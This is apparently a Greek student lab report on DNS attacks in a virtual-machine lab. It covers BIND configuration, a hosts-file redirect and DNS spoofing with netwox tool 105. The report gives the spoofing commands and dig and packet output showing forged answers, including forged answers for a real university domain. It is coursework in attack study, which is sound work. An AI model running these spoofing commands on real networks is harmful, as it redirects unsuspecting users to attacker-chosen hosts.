
Δημιουργια εικονικων Μηχανων

Οι εικονικες μηχανες που εχτισα ειναι :

- User Machine : debian 12 (bookworm)
- Dns Machine : debian 12 (bookworm)

Για το attacker machine αξιοποιησα το main linux os που εχω στον υπολογιστη.

Τα virtual machines εχουν στηθει με την βοηθεια του virt-manager qemu.

Ειναι bridged στο interface virbr0, οποτε παιρνουν εσωτερικες διευθυνσεις 192.168.122.0/24.

Βρισκουμε την διευθυνση του καθε υπολογιστη :

Attacker Machine:

```
ip a show virbr0
```

```
4: virbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 52:54:00:e7:89:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
```

```
192.168.122.1
```

User Machine :

```
ip a show enp1s0
```

```
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:14:b2:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.150/24 brd 192.168.122.255 scope global dynamic enp1s0
       valid_lft 3595sec preferred_lft 3595sec
    inet6 fe80::5054:ff:fe14:b270/64 scope link
       valid_lft forever preferred_lft forever
```

```
192.168.122.150
```

Dns Machine :

```
192.168.122.149
```

```
ip a show enp1s0
```

```
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:e4:c5:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.149/24 brd 192.168.122.255 scope global dynamic enp1s0
       valid_lft 2631sec preferred_lft 2631sec
    inet6 fe80::5054:ff:fee4:c591/64 scope link
       valid_lft forever preferred_lft forever
```

IP Εικονικων Μηχανων

Machine	IP
User	192.168.122.150
DNS	192.168.122.149
Attacker	192.168.122.1

DNS set up

Ρυθμιζω το DNS Machine να εχει τα σωστα configurations για να τρεξει το dns.

```
sudo vim /etc/bind/named.conf.options
```

```
options {
    directory "/var/cache/bind";

    dump-file "/var/cache/bind/dump.db";
};
```

```
sudo vim /etc/bind/named.conf.local
```

```
zone "example.com" {
        type master;
        file "/var/cache/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/var/cache/bind/192.168.0";
};
```

```
sudo vim /var/cache/bind/example.com.db
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001 ;serial, today's date + today's serial number
8H ;refresh, seconds
2H ;retry, seconds
4W ;expire, seconds
1D) ;minimum, seconds
@ IN NS ns.example.com. ;Address of name server
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
;example.com. domain
```

```
sudo vim /var/cache/bind/192.168.0
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

Αλλαγη nameserver στο User Machine

Στο user machine μας :

```
sudo vim /etc/resolv.conf
```

```
nameserver 192.168.122.149
```

Για μονιμη αλλαγη του dns :

Αλλαζω στα αρχεια του `/etc/network` τις ρυθμισεις για τα interfaces.

Συγκεκριμενα :

```
sudo vim /etc/network/interfaces
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug enp1s0
#iface enp1s0 inet dhcp
```

Κανουμε comment την γραμμη που οριζει το interface enp1s0, το οποιο ειναι το μονο interface που εχει το virtual machine μας

Και δημιουργουμε ενα νεο αρχειο στο `/etc/network/interfaces.d/`

```
sudo vim /etc/network/interfaces.d/static_user
```

```
iface enp1s0 inet static
    address 192.168.122.150
    dns-nameserver 192.168.122.149
    gateway 192.168.122.1
```

Αντιστοιχα στο Dns Machine κανουμε την ιδια αλλαγη και δινουμε στατικη διευθυνση ip

```
sudo vim /etc/network/interfaces.d/static_dns
```

```
iface enp1s0 inet static
    address 192.168.122.149
    gateway 192.168.122.1
```

Ελεγχος του dns resolve

```
don@userdebian:~$ dig www.example.com
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25816
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 2cbe1aca5014409c01000000658850d1c3955544ec024a22 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 0 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
;; WHEN: Sun Dec 24 17:40:01 EET 2023
;; MSG SIZE  rcvd: 88
```

Βλεπουμε οτι αναγνωριζει σαν προελευση την διευθυνση που εμεις ορισαμε να εχει η www.example.com

---

Ερωτησεις

1 inhouse attack

1. Έστω ότι επιτιθέμενος έχει πρόσβαση στον υπολογιστή του θύματος (User machine). Να κάνετε modify το αρχείο HOSTS ώστε για την σελίδα www.example.com ο χρήστης να γίνεται redirect σε προεπιλεγμένη ip (διαλέξτε μια τυχαία αλλά πραγματική). Μπορείτε να το δοκιμάσετε αν ήταν επιτυχημένο, με την εντολή ping στην σελίδα www.example.com , το αποτέλεσμα της οποίας (της εντολής) θα είναι η προεπιλεγμένη ip

In User :

Αλλαζουμε απο το αρχειο των hosts που να κοιταει το url example.com

```
sudo vim /etc/hosts
```

```
150.140.189.12 www.example.com
```

Ελεγχουμε αμα επιασε η αλλαγη της ip:

```
ping www.example.com
```

```
PING www.example.com (150.140.189.12) 56(84) bytes of data.
```

Η διευθυνση στην οποια δειχνει να κανει ping ειναι οντως αυτη που ορισαμε στο αρχειο hosts .

---

2 dns spoofing

2. Αναιρέστε τις αλλαγές στο αρχείο HOSTS στο User machine. Σε αυτό το ερώτημα καλείστε να πραγματοποιήσετε DNS spoofing με την εφαρμογή netwox (sudo apt-get install netwox) κάνοντας χρήση του εργαλείου 105 στο Attacker machine. Θα πρέπει όταν ο χρήστης πραγματοποιεί αίτημα για την σελίδα www.example.com να γίνεται redirect σε άλλη IP διεύθυνση που θα έχει επιλεχθεί από τον Attacker. Ο έλεγχος θα γίνει με ping από τον User στην σελίδα www.example.com.

Attacker

```
sudo apt install netwox
```

```
netwox 105 --help
```

```
Title: Sniff and send DNS answers
Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device]
Parameters:
 -h|--hostname hostname         hostname {www.example.com}
 -H|--hostnameip ip             hostname IP {1.2.3.4}
 -a|--authns hostname           authoritative name server {ns.example.com}
 -A|--authnsip ip               authns IP {1.2.3.5}
 -d|--device device             device name {Eth0}
 --help2                        display help for advanced parameters
Example: netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5"
Example: netwox 105 --hostname "www.example.com" --hostnameip "1.2.3.4" --authns "ns.example.com" --authnsip "1.2.3.5"
```

Theory

- Hostname
  - the domain name of the DNS query you want to target. It cannot be example.com as we have previously hosted this domain on our local DNS server, so no DNS query will be sent out for hostnames of that domain
- hostnameip
  - contains the fake IP address you want to send to the user in response to the DNS query you are targeting
- authns field
  - should contain the name server of the targeted domain. You can find it with a dig command
- authnsip field
  - should contain the IPv4 address of your server VM
- filter
  - should contain the `src host <IP>` IPv4 address of the user vm

Attack :

Κανουμε dns spoofing του url "www.example.com" να δειξει στην διευθυνση 150.140.189.210.

```
sudo netwox 105 -h "www.example.com" -H "150.140.189.210" -a "ns.example.com" -A "150.140.189.211" -d wlp4s0
```

```
sudo netwox 105
--hostname "www.example.com"
--hostnameip "150.140.189.210"
--authns "ns.example.com"
--authnsip "150.140.189.211"
--device wlp4s0
```

Post new vm

Φαινεται να τρεχει κανονονικα μονο με virbr0 και να δεχεται μονο απο αλλες διευθυνσεις και οχι απο την example.com. Πχ λειτουργει για την google.com

Το προβλημα εγκειτε στο οτι το user machine εχει τον δικο μας dns server


DNS SPoofing yia ece.upatras.gr

Attacker Machine

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 192.168.122.151 --authns "ns.ece.upatras.gr" --authnsip 192.18.122.151
-d virbr0
```

```
root@user:/home/don# dig www.ece.upatras.gr

; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56305
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.ece.upatras.gr.            IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.     10      IN      A       192.168.122.151

;; AUTHORITY SECTION:
ns.ece.upatras.gr.      10      IN      NS      ns.ece.upatras.gr.

;; ADDITIONAL SECTION:
ns.ece.upatras.gr.      10      IN      A       192.18.122.151

;; Query time: 16 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
;; WHEN: Sun Dec 24 17:32:45 EET 2023
;; MSG SIZE  rcvd: 91
```

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173 --authns "ns.ece.upatras.gr" --authnsip
150.140.141.173 -d wlp4s0
```




```
DNS_question_____________________________________________________.
| id=14996  rcode=OK            opcode=QUERY                     |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1          |
| www.ece.upatras.gr. A                                          |
| . OPT UDPpl=1232 errcode=0 v=0 ...                             |
|________________________________________________________________|
DNS_answer_______________________________________________________.
| id=14996  rcode=OK            opcode=QUERY                     |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1          |
| www.ece.upatras.gr. A                                          |
| www.ece.upatras.gr. A 10 150.140.141.173                       |
| ns.ece.upatras.gr. NS 10 ns.ece.upatras.gr.                    |
| ns.ece.upatras.gr. A 10 150.140.141.173                        |
```

```
|_____________________________________________________________|
DNS_question_____________________________________________________.
| id=10424  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| nic.upatras.gr. AAAA                                          |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_____________________________________________________________|
DNS_answer_______________________________________________________.
| id=14996  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=3  add=1         |
| www.ece.upatras.gr. A                                         |
| www.ece.upatras.gr. A 86400 150.140.189.12                    |
| ece.upatras.gr. NS 86400 FOO.upnet.gr.                        |
| ece.upatras.gr. NS 86400 NIC.upatras.gr.                      |
| ece.upatras.gr. NS 86400 sns0.grnet.gr.                       |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_____________________________________________________________|
DNS_answer_______________________________________________________.
| id=10424  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=0  auth=1  add=1         |
| nic.upatras.gr. AAAA                                          |
| upatras.gr. SOA 86400 NIC.upatras.gr. ...                     |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_____________________________________________________________|
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2955
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 72a726c9797f63ef01000000658850389b56d3d3156db75e (good)
;; QUESTION SECTION:
;www.ece.upatras.gr.            IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.     10      IN      A       150.140.141.173

;; Query time: 1103 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
;; WHEN: Sun Dec 24 17:37:28 EET 2023
;; MSG SIZE  rcvd: 91
```

Επιασε κανονικα
